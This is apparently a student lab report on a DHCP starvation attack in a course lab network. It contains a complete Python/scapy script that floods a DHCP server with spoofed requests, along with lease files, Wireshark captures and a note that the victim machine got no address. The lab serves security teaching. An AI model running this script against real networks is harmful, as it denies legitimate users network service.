Name: Omkar Keluskar **NetID: ork216**


---

1. Python script to implement the DHCP starvation attack using scapy

```
from scapy.all import *
from time import sleep

def lol():
      for i in xrange(101):

            if i == 107: continue

            requested_addr = "10.10.111."+str(100+i)

            pkt=Ether(src=RandMAC(),dst="ff:ff:ff:ff:ff:ff")
            pkt/=IP(src="0.0.0.0",dst="255.255.255.255")
            pkt/=UDP(sport=68,dport=67)
            pkt/=BOOTP(chaddr=RandString(12,'0123456789abcdef'))
            pkt/=DHCP(options=[("message-
type","request"),("requested_addr",requested_addr),"end"])

            sendp(pkt)

            print "Starving "+requested_addr

            sleep(0.5)


if __name__=="__main__": lol()
```

2. DHCP leases are attached as txt files and some below as snapshots

Before the attack:




After the attack: (attached the dhcpd.leases file for confirmation)

```
# The format of this file is documented in the dhcpd.leases(5) manual page.
# This lease file was written by isc-dhcp-V3.1.1

lease 10.10.111.100 {
  starts 3 2016/09/28 08:02:41;
  ends 3 2016/09/28 09:02:41;
  cltt 3 2016/09/28 08:02:41;
  binding state active;
  next binding state free;
  hardware ethernet 32:32:34:34:33:35;
}
lease 10.10.111.102 {
  starts 3 2016/09/28 08:02:43;
  ends 3 2016/09/28 09:02:43;
  cltt 3 2016/09/28 08:02:43;
  binding state active;
  next binding state free;
  hardware ethernet 31:36:39:38:66:37;
}
lease 10.10.111.103 {
  starts 3 2016/09/28 08:02:43;
  ends 3 2016/09/28 09:02:43;
  cltt 3 2016/09/28 08:02:43;
  binding state active;
"leases" 811L, 20932C
```


3. Screenshot of the victim machine unable to obtain IP address


Below is the screen shot of the XP machine unable to obtain IP address from the DHCP server because all of the available IP addresses in the range of 10.10.111.100 to 10.10.111.200 were starved using scapy on the bt5 machine.



4. Screen shot of Wireshark capture

Below are some of the wireshark captured ACK request. I have uploaded the whole dump as *"ork216_dump.pcap"*. For demonstration purpose I have taken some screenshots of the dump in my local machine.





ork216_Wireshark_capture.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
67	126.560292	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
68	126.582024	10.10.111.1	10.10.111.135	DHCP	346	DHCP ACK - Transaction ID 0x0
69	126.917454	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
70	126.936196	10.10.111.1	10.10.111.136	DHCP	346	DHCP ACK - Transaction ID 0x0
71	127.272370	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
72	127.627889	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
73	127.643366	10.10.111.1	10.10.111.138	DHCP	346	DHCP ACK - Transaction ID 0x0
74	128.000262	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
75	128.019964	10.10.111.1	10.10.111.139	DHCP	346	DHCP ACK - Transaction ID 0x0
76	128.345237	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
77	128.700158	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
78	129.071936	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
79	129.093031	10.10.111.1	10.10.111.142	DHCP	346	DHCP ACK - Transaction ID 0x0
80	129.423446	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
81	129.444141	10.10.111.1	10.10.111.143	DHCP	346	DHCP ACK - Transaction ID 0x0
82	129.768745	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
83	130.140422	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
84	130.511424	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
85	130.530743	10.10.111.1	10.10.111.146	DHCP	346	DHCP ACK - Transaction ID 0x0
86	130.884198	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
87	131.240701	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
88	131.612196	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
89	131.968043	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
90	131.982409	10.10.111.1	10.10.111.150	DHCP	346	DHCP ACK - Transaction ID 0x0
91	132.324019	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
92	132.342712	10.10.111.1	10.10.111.151	DHCP	346	DHCP ACK - Transaction ID 0x0
93	132.680826	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
94	132.701642	10.10.111.1	10.10.111.152	DHCP	346	DHCP ACK - Transaction ID 0x0
95	133.051964	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
96	133.404296	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
97	133.421192	10.10.111.1	10.10.111.154	DHCP	346	DHCP ACK - Transaction ID 0x0
98	133.755998	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
99	133.775347	10.10.111.1	10.10.111.155	DHCP	346	DHCP ACK - Transaction ID 0x0
100	134.113555	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0

```
> Frame 18: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
> Ethernet II, Src: 02:00:1e:5b:0e:02 (02:00:1e:5b:0e:02), Dst: IPv6mcast_02 (33:33:00:00:00:02)
> Internet Protocol Version 6, Src: fe80::1eff:fe5b:e02, Dst: ff02::2
> Internet Control Message Protocol v6

0000  33 33 00 00 00 02 02 00  1e 5b 0e 02 86 dd 60 00   33...... .[....`.
0010  00 00 00 10 3a ff fe 80  00 00 00 00 00 00 00 00   ....:... ........
0020  1e ff fe 5b 0e 02 ff 02  00 00 00 00 00 00 00 00   ...[.... ........
0030  00 00 00 00 00 02 85 00  22 74 00 00 00 00 01 01   ........ "t......
0040  02 00 1e 5b 0e 02                                  ...[..
```

ork216_Wireshark_capture Packets: 1620 · Displayed: 1620 (100.0%) · Load time: 0:0.67 Profile: Default

ork216_Wireshark_capture.pcap


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
97	133.421192	10.10.111.1	10.10.111.154	DHCP	346	DHCP ACK - Transaction ID 0x0
98	133.755998	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
99	133.775347	10.10.111.1	10.10.111.155	DHCP	346	DHCP ACK - Transaction ID 0x0
100	134.113555	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
101	134.128051	10.10.111.1	10.10.111.156	DHCP	346	DHCP ACK - Transaction ID 0x0
102	134.483976	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
103	134.498754	10.10.111.1	10.10.111.157	DHCP	346	DHCP ACK - Transaction ID 0x0
104	134.856021	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
105	134.873041	10.10.111.1	10.10.111.158	DHCP	346	DHCP ACK - Transaction ID 0x0
106	135.211929	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
107	135.569644	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
108	135.940409	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
109	136.311951	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
110	136.328875	10.10.111.1	10.10.111.162	DHCP	346	DHCP ACK - Transaction ID 0x0
111	136.667901	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
112	137.052705	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
113	137.410909	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
114	137.431618	10.10.111.1	10.10.111.165	DHCP	346	DHCP ACK - Transaction ID 0x0
115	137.751942	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
116	137.771739	10.10.111.1	10.10.111.166	DHCP	346	DHCP ACK - Transaction ID 0x0
117	138.107872	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
118	138.466920	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
119	138.482954	10.10.111.1	10.10.111.168	DHCP	346	DHCP ACK - Transaction ID 0x0
120	138.855916	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
121	138.873260	10.10.111.1	10.10.111.169	DHCP	346	DHCP ACK - Transaction ID 0x0
122	139.232286	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
123	139.249620	10.10.111.1	10.10.111.170	DHCP	346	DHCP ACK - Transaction ID 0x0
124	139.584313	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
125	139.956135	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
126	140.312304	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
127	140.330030	10.10.111.1	10.10.111.173	DHCP	346	DHCP ACK - Transaction ID 0x0
128	140.667956	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
129	140.685410	10.10.111.1	10.10.111.174	DHCP	346	DHCP ACK - Transaction ID 0x0

```
> Frame 18: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
> Ethernet II, Src: 02:00:1e:5b:0e:02 (02:00:1e:5b:0e:02), Dst: IPv6mcast_02 (33:33:00:00:00:02)
> Internet Protocol Version 6, Src: fe80::1eff:fe5b:e02, Dst: ff02::2
> Internet Control Message Protocol v6

0000  33 33 00 00 00 02 02 00  1e 5b 0e 02 86 dd 60 00   33...... .[....`.
0010  00 00 00 10 3a ff fe 80  00 00 00 00 00 00 00 00   ....:... ........
0020  1e ff fe 5b 0e 02 ff 02  00 00 00 00 00 00 00 00   ...[.... ........
0030  00 00 00 00 00 02 85 00  22 74 00 00 00 00 01 01   ........ "t......
0040  02 00 1e 5b 0e 02                                  ...[..
```

ork216_Wireshark_capture Packets: 1620 · Displayed: 1620 (100.0%) · Load time: 0:0.67 Profile: Default



Conclusion: Performing the lab experiment I have learnt that how vulnerable is the DHCP server to such a starvation attack. Also how potential users can be denied service from such an attack